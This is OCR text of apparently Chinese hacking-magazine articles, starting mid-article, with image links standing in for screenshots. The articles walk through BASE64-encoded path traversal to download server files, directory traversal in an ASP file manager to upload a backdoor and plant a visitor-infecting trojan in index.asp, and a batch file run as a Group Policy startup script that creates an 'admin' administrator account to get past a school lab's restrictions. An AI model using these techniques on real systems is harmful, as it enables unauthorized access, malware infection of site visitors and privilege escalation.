


图3

返回后查看到该文件在网站的URL连接地址，如图4 所示。

文件上传后进行了文件名加密，上传前是1.txt，现在




图4

变成了使用BASE64加密的MS50eHQ。直接将地址提交到IE就可以下载该文件。去年10期黑防中的桃源网盘的文章提到过在文件名后提交错误字符，令其网站暴出物理路径的漏洞。我在这里也使用了这种方法。IE一闪而过，什么也没出现，只是提示如图5所示。




图5

接着试着删除整个文件名，就余下"Filename="。回车后IE终于暴出了该网站的物理路径，如图6所示。




图6

前面提到过上传后的文件名是用BASE64进行改名存放的。所以读取该网站的文件就要注意先用BASE64工具对IE转义符进行转化。请出BASE64转化工具，如图7所示。

由于暴出来的路径有6层，所以我在Filename后提交"../../../../../../"，进行BASE64转化。得到"Li4vLi4vLi4vLi4vLi4vLi4v"，直接在IE上提交，得到提示跳转到C盘。如图8所示。




图7




图8

试着用提交转化后的BASE64码进行浏览硬盘的文件，如图9所示。



图9


现在可以下载到系统盘下的文件，如程序的配置文件等。

到此对官网的检测结束，因为上传组件配置时没有进行文件过滤，服务器也未对出错信息进行屏蔽，导致存在上传WebShell的可能。最后希望各位站长对此问题加以重视。

适合读者：网络

前置知识：木马使用基础

利用在线文件管理器漏洞获得WebShell



文/图 1860

近日答应帮朋友组建网站，需要用在线文件管理器进行对网站管理。我从百度好不容易找到一个基于ASP的脚本，个头小巧管理功能也不错。作者只放出的有时间限制的测试版，注册费是60多块。但我只是帮朋友建网站，还没觉悟到自掏腰包。所以就去官方站点看了看，由于设定了GUEST帐号只有来宾权限，规定只能在特定的目录进行测试。如图1、图2所示。

想到以后也许就要采用这套程序，所以总得测试一下它的安全性。带着这个想法，我对官方站点进行了测试。由于前段时间研究过SPDEV的在线文件管理器，发现这类管理器大都存在因为用户访问权限及网站目录权限配置不当引起的漏洞。进入了该DEMO页面，看到界面同





图1




图2

SPDEV开发的程序管理界面相似，但漏洞隐患是否相同呢？于是在"/webman_test/"后面加上了U漏洞提到过的检测方法 在后面添加目录跳转符"../"进行查看，如图3 所示。



图3

现在能够看到上一层目录的文件了，在右边能够对任意文件进行编辑、删除、下载等操作。到这里网站程序的源代码就能轻松得到了。由于网站演示的是没有时间限制的版本，我们将文件一个个下载回来就可以了。

我们可以直接上传ASP后门，提交后返回到文件管理区，如图4 所示。


图4

当然也可以在"windows/index.asp"中插入木马，这样进入该网站的访问者都会自动种下木马。如图5 所示。



图5

至于如何隐藏木马，因为不是本文讨论的话题，在此略过。现在我们就成功获得了它的WebShell，关于后期提权大家肯定比我清楚。

最后联系了管理员，告知漏洞情况令其做好补丁。在这里说下废话，各位网站的管理员一定要认真负责，自己接管的服务器的权限一定要认真配置，不然很容易因为一个程序有问题，导致整个主机安全系数大大降低。

适合读者: 网络管理员，入侵爱好者
前置知识: 还原卡基础知识

利用网络验证破解还原卡



文/图: xove

笔者学校所在的机房采用万欣还原卡来做还原保护，并且为了防止学生上课时访问不相干的外网，还对IE进行了限制，只能登录被许可的几个站点，这让我用的很不舒服，我们知道IE的限制可以通过修改注册表来破解，可惜当前用户的权限太低，仅仅是个User，只有查看注册表的权限。于是我进入C 盘，查找可以使用的东西: CMD被封掉了，FTP命令可以用，看来这样就简单多了。只要使用FTP命令，去FTP下载一个Opera浏览器就能直接上网了。

事情还没有完全解决，因为硬盘被万欣还原卡保护着，一旦重启，做过的修改都会被还原。难道就这样每次都去FTP下一个Opera来上网？显然太麻烦了，但是管理员不是可以修改注册表么？所以现在我需要提升权限至管理员。提升权限，莫过于本地溢出，我开始从流行的MS-05039一直测试到最新的MS-05053，可惜，全部宣告失败。本地提升权限失败了，只能想其他办法。再次查找，发现组策略可以使用。于是想到了通过加启动脚本的方式来提升权限。这里顺便八卦一下，在组策略中如何通过加启动脚本的方法提升权限: 大家知道，在Windows 2000/XP 中，管理员就算不知道其他用户(管理员)的密码，依然可以用"Net User 账户 密码 更改其密码"。据说微软是为了用户的方便(如用户忘记密码)；此外，用户还可以用"Net Localgroup Administrators 账户/add"命令来将账户添加到管理员组。

但是，我们现在不是管理员，表面上是不可以使用上述命令的，但还是可以通过某种渠道来使用它。

例 以Guest账户身份创建一个管理员。

1. 创建一个批处理文件，内容如下:

```
net user admin admin/add
net localgroup administrators admin /add
```

将上述的批处理文件保存为admin.bat.

小知识：上述批处理文件作用是创建一个名为admin，密码是admin的管理员账户。

2.将此批处理文件作为Windows 的开机启动脚本。

1）在"运行"对话框中输入"gpedit.msc"。

2）定位到"计算机配置"→"Windows设置"→"脚本（启动/关机）"，双击右边窗口的"启动"，在其中添加先前创建的"admin.bat。"

3）重新启动计算机，系统便有了一个名为admin的管理员。

上述操作在Windows 2000/XP中可行，但要保证账户可以访问注册表，组策略（创建账户的操作实际上也就是在注册表中添加相应的项和值），而Windows中缺省的Guest/受限账户并无此限制。

